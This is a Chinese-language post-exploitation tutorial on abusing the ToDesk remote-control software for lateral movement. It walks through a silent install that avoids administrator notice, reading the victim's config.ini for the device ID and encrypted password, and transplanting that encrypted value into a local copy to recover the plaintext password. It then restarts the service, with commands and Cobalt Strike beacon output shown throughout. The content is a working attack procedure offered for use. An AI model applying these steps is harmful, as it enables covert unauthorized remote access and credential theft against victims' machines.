利用远控工具todesk横向移动

Todesk介绍


ToDesk是一款类似向日葵的远程控制软件，但比向日葵、TV和AD更为流畅和稳定，它同样具备着内网穿透、文件传输、云端同步和流量加密等功能

有绿色精简版和全功能版两个版本，支持的系统有：Winodws/Linux/MacOS/Android/iOS

Todesk安装


全功能版在双击运行、命令行执行时都会出现UAC弹窗和安装界面，这样非常容易被管理员发现，/S参数可以实现静默安

```
shell ToDesk1.exe /S
```



安装完成后自动运行，接下来查看配置文件

```
shell type C:\"Program Files (x86)"\ToDesk\config.ini
```



运行ToDesk后会在默认安装目录下生成一个config.ini配置文件，存储的有设备代码、临时密码、安全密码以及登录用户和密码等重要敏感信息，但密码都经过ToDesk特有加密算法加密，所以不能通过解密得到明文密码，只需要找到目标主机ToDesk中的tempAuthPassEx临时密码或authPassEx安全密码，将它们覆盖到我们本地ToDesk中的tempAuthPassEx，重启ToDesk即可得到明文密码

使用cs进行文件替换

```
08f4314e069b5fd018daf1ce7fcba51d88e3fa3c97a396aa9157492455e28bb489142e39df3b5f6c2cb4782d1b7ecfb6
02f4b80a146c
密码是063 805
```

```
beacon> shell type C:\"Program Files (x86)"\ToDesk\config.ini
[*] Tasked beacon to run: type C:\"Program Files (x86)"\ToDesk\config.ini
[+] host called home, sent: 78 bytes
[+] received output:
[ConfigInfo]
screen_img=
PrivateScreenLockScreen=1
autoLockScreen=1
language=936
Version=4.3.2.1
clientId=307085976
tempAuthPassEx=08f4314e069b5fd018daf1ce7fcba51d88e3fa3c97a396aa9157492455e28bb489142e39df3b5f6c2cb4782d1b7ecfb602f4b80a146c
updatePassTime=20220808
Resolution=2187x1359
TestHWCodecTime=20220808
```

识别码

更改后的密码

重启程序就可以了

```
tasklis 查找进程
```

```
svchost.exe                   544 Services                   0     13,580 K
sppsvc.exe                   2296 Services                   0      8,752 K
csrss.exe                    2852 Console                    2     24,156 K
winlogon.exe                 2876 Console                    2      5,480 K
taskhost.exe                 3028 Console                    2      6,572 K
dwm.exe                      2412 Console                    2      4,880 K
explorer.exe                 2400 Console                    2     52,212 K
vm3dservice.exe              2700 Console                    2      3,076 K
vmtoolsd.exe                 2716 Console                    2     20,900 K
svchost.exe                  2668 Services                   0      6,740 K
wanli.exe                    3056 Console                    2      8,536 K
GoogleCrashHandler.exe       1368 Services                   0      1,148 K
GoogleCrashHandler64.exe      752 Services                   0      1,020 K
ToDesk_Service.exe           2484 Services                   0     29,512 K
ToDesk.exe                   2212 Console                    2    112,516 K
cmd.exe                      1656 Console                    2      3,372 K
conhost.exe                  1932 Console                    2      2,960 K
tasklist.exe                 3000 Console                    2      5,436 K
```

```
taskkill /pid 2484 /F
taskkill /pid 2212 /F
```

```
beacon> shell taskkill /pid 2212 /F
[*] Tasked beacon to run: taskkill /pid 2212 /F
[+] host called home, sent: 52 bytes
[+] received output:
成功: 已终止 PID 为 2212 的进程。

beacon> shell taskkill /pid 2484 /F
[*] Tasked beacon to run: taskkill /pid 2484 /F
[+] host called home, sent: 52 bytes
[+] received output:
成功: 已终止 PID 为 2484 的进程。
```

重新开启

```
shell C:\"Program Files (x86)"\ToDesk\ToDesk.exe
```

```
beacon> shell C:\"Program Files (x86)"\ToDesk\ToDesk.exe
[*] Tasked beacon to run: C:\"Program Files (x86)"\ToDesk\ToDesk.exe
[+] host called home, sent: 73 bytes
```

连接